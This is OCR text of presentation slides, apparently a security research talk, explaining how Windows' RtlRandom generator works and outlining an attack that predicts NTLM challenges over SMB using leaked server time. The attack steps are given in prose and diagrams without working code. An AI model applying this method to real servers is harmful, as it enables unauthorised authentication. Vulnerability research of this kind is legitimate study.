M-M vector V



- Vector V, size n, initialized

RtlRandom overview: MacLaren-Marsaglia Generators [4/4]

M-M vector V

V0	V1	V2
...	...	...
Vn-3	Vn-2	Vn-1

- Vector V, size n, initialized
- X = LCG1()

RtlRandom overview: MacLaren-Marsaglia Generators [4/4]


M-M vector V

V0	V1	V2
...	...	...
Vn-3	Vn-2	Vn-1

- Vector V, size n, initialized
- X = LCG1()
- Y = LCG2()

RtlRandom overview: MacLaren-Marsaglia Generators [4/4]


M-M vector V




- Vector V, size n, initialized
- X = LCG1()
- Y = LCG2()
- j = Y & (n - 1)

RtlRandom overview: MacLaren-Marsaglia Generators [4/4]

M-M vector V




- Vector V, size n, initialized
- X = LCG1()
- Y = LCG2()
- j = Y & (n - 1)
- Z = V[j]




RtlRandom overview: MacLaren-Marsaglia Generators [4/4]

M-M vector V




- Vector V, size n, initialized
- X = LCG1()
- Y = LCG2()
- j = Y & (n - 1)
- Z = V[j]
- V[j] = X




RtlRandom overview: MacLaren-Marsaglia Generators [4/4]

M-M vector V



- Vector V, size n, initialized
- X = LCG1()
- Y = LCG2()
- j = Y & (n - 1)
- Z = V[j]
- V[j] = X
- return Z



RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;           // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;           // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;           // LCG{1,2} modulus

        DWORD X;                         // LCG1 output
        DWORD Y;                        // LCG2 output
        DWORD Z;                        // RtlRandom output

        X = ( a * (*Seed) + c ) mod m   // M-M LCG1
        Y = ( a * X + c ) mod m          // M-M LCG2

        *Seed = Y                       // returned as context
        j = Y & 0x7F                    // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]    // FETCH
        _RtlpRandomConstantVector[j] = X    // STORE

        return Z
}
```

RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;           // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;           // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;           // LCG{1,2} modulus

        DWORD X;                        // LCG1 output
        DWORD Y;                        // LCG2 output
        DWORD Z;                        // RtlRandom output

        X = ( a * (*Seed) + c ) mod m   // M-M LCG1
        Y = ( a * X + c ) mod m         // M-M LCG2

        *Seed = Y                       // returned as context
        j = Y & 0x7F                    // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]    // FETCH
        _RtlpRandomConstantVector[j] = X    // STORE

        return Z
}
```

RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;           // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;           // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;           // LCG{1,2} modulus

        DWORD X;                        // LCG1 output
        DWORD Y;                        // LCG2 output
        DWORD Z;                        // RtlRandom output

        X = ( a * (*Seed) + c ) mod m     // M-M LCG1
        Y = ( a * X + c ) mod m         // M-M LCG2

        *Seed = Y                       // returned as context
        j = Y & 0x7F                    // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]  // FETCH
        _RtlpRandomConstantVector[j] = X  // STORE

        return Z
}
```

RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;           // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;           // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;           // LCG{1,2} modulus

        DWORD X;                        // LCG1 output
        DWORD Y;                        // LCG2 output
        DWORD Z;                        // RtlRandom output

        X = ( a * (*Seed) + c ) mod m   // M-M LCG1
        Y = ( a * X + c ) mod m         // M-M LCG2

        *Seed = Y                       // returned as context
        j = Y & 0x7F                    // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]    // FETCH
        _RtlpRandomConstantVector[j] = X    // STORE

        return Z
}
```

RtlRandom() pseudocode


```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;           // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;           // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;           // LCG{1,2} modulus

        DWORD X;                         // LCG1 output
        DWORD Y;                         // LCG2 output
        DWORD Z;                         // RtlRandom output

        X = ( a * (*Seed) + c ) mod m    // M-M LCG1
        Y = ( a * X + c ) mod m          // M-M LCG2

        *Seed = Y                          // returned as context
        j = Y & 0x7F                     // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]   // FETCH
        _RtlpRandomConstantVector[j] = X   // STORE

        return Z
}
```

RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;           // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;           // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;           // LCG{1,2} modulus

        DWORD X;                        // LCG1 output
        DWORD Y;                        // LCG2 output
        DWORD Z;                        // RtlRandom output

        X = ( a * (*Seed) + c ) mod m   // M-M LCG1
        Y = ( a * X + c ) mod m         // M-M LCG2

        *Seed = Y                       // returned as context
        j = Y & 0x7F                    // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]    // FETCH
        _RtlpRandomConstantVector[j] = X    // STORE

        return Z
}
```


RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;           // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;           // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;           // LCG{1,2} modulus

        DWORD X;                         // LCG1 output
        DWORD Y;                         // LCG2 output
        DWORD Z;                         // RtlRandom output

        X = ( a * (*Seed) + c ) mod m    // M-M LCG1
        Y = ( a * X + c ) mod m          // M-M LCG2

        *Seed = Y                        // returned as context
        j = Y & 0x7F                     // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]     // FETCH
        _RtlpRandomConstantVector[j] = X     // STORE

        return Z
}
```



RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;           // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;           // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;           // LCG{1,2} modulus

        DWORD X;                        // LCG1 output
        DWORD Y;                        // LCG2 output
        DWORD Z;                        // RtlRandom output

        X = ( a * (*Seed) + c ) mod m   // M-M LCG1
        Y = ( a * X + c ) mod m         // M-M LCG2

        *Seed = Y                       // returned as context
        j = Y & 0x7F                    // index derived created LCG2

        Z = RtlpRandomConstantVector[j]         // FETCH
        _RtlpRandomConstantVector[j] = X        // STORE

        return Z
}
```




RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;           // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;           // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;           // LCG{1,2} modulus

        DWORD X;                         // LCG1 output
        DWORD Y;                         // LCG2 output
        DWORD Z;                         // RtlRandom output

        X = ( a * (*Seed) + c ) mod m    // M-M LCG1
        Y = ( a * X + c ) mod m          // M-M LCG2

        *Seed = Y                        // returned as context
        j = Y & 0x7F                     // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]  // FETCH
        _RtlpRandomConstantVector[j] = X  // STORE

        return Z;
}
```

RtlRandom() summary

- It is an M-M system
- ➡ Two operations can be defined
  - ✓ **FETCH**: dependent on values of the **table** AND the **seed**/ context
  - ✓ **STORE**, dependent on values of the **seed**/context BUT independent of the values of the table




Challenge generation macro analysis overview

The PRNG **internal state depends** on

1. **_EncryptionKeyCount** value
2. Calls to **RtlRandom()**
3. Return value of **KeQuerySystemTime()**

... So we analyzed each of these components...

Challenge generation macro analysis [1/3]



_EncryptionKeyCount value

- Always initialized to zero at system boot time
- Only updated by GetEncryptionKey, which is not usually called

➡ **_EncryptionKeyCount** is **predictable**
(_EncryptionKeyCount = 0)

Challenge generation macro analysis [2/3]

Calls to RtlRandom()

- They are performed every time a process is spawned
  - not an issue
  - large number of process spawns during attack not likely
    - try another predicted challenge
    - launch the attack again

➡ **The internal state of RtlRandom() can be considered 'stable'**

Challenge generation macro analysis [3/3]


KeQuerySystemTime() return value

- The current system time of the Server is leaked during SMB NTLM negotiation

➡ **KeQuerySystemTime() return value is known by the attacker**

The attack: Loading dices

i. Set RtlRandom internal state to a known state
ii. Calculate possible challenges
iii. Collect possible responses
iv. Connect and use a valid response



Challenge prediction attack
[1/4]

Step 1 - Set RtlRandom internal state to a known state

a. Send packet that triggers RtlRandom
b. Wait for challenge and timestamp (leaked server time)
c. Simulate M-M store behaviour
d. loop to a. until simulated M-M vector is complete

Attacker simulated M-M vector

0	0	0
0	0	0
0	0	0

Victim RtlRandom M-M vector

?	?	?
?	?	?
?	?	?

Challenge prediction attack
[1/4]

Step 1 - Set RtlRandom internal state to a known state

a.Send packet that triggers RtlRandom

b.Wait for challenge and timestamp (leaked server time)

c.Simulate M-M store behaviour

d.loop to a. until simulated M-M vector is complete

Attacker simulated M-M vector

0	0	0
0	0	0
0	0	0

Victim RtlRandom M-M vector

?	?	?
?	?	?
?	?	?

Challenge prediction attack
[1/4]

Step 1 - Set RtlRandom internal state to a known state

a. Send packet that triggers RtlRandom

b. Wait for challenge and timestamp (leaked server time)

c. Simulate M-M store behaviour

d. loop to a. until simulated M-M vector is complete

Attacker simulated M-M vector

0	0	0
0	0	0
0	0	0


Victim RtlRandom M-M vector

?	**v1**	?
?	?	?
v6	?	**v8**

Challenge prediction attack
[1/4]

Step 1 - Set RtlRandom internal state to a known state

a. Send packet that triggers RtlRandom
b. Wait for challenge and timestamp (leaked server time)
c. Simulate M-M store behaviour
d. loop to a. until simulated M-M vector is complete



Attacker simulated M-M vector

0	**v1**	0
0	0	0
v6	0	**v8**

Victim RtlRandom M-M vector


?	**v1**	?
?	?	?
v6	?	**v8**

Challenge prediction attack
[1/4]

Step 1 - Set RtlRandom internal state to a known state

a. Send packet that triggers RtlRandom
b. Wait for challenge and timestamp (leaked server time)
c. Simulate M-M store behaviour

d.loop to a. until simulated M-M vector is complete



Attacker simulated M-M vector

0	v1	0
0	0	0
v6	0	v8

Victim RtlRandom M-M vector

?	v1	?
?	?	?
v6	?	v8

Challenge prediction attack
[1/4]

Step 1 - Set RtlRandom internal state to a known state

a. Send packet that triggers RtlRandom
b. Wait for challenge and timestamp (leaked server time)
c. Simulate M-M store behaviour

d.loop to a. until simulated M-M vector is complete

Attacker simulated M-M vector

0	v1	0
0	0	0
v6	0	v8

Victim RtlRandom M-M vector

?	v1	?
?	?	?
v6	?	v8

Challenge prediction attack
[1/4]

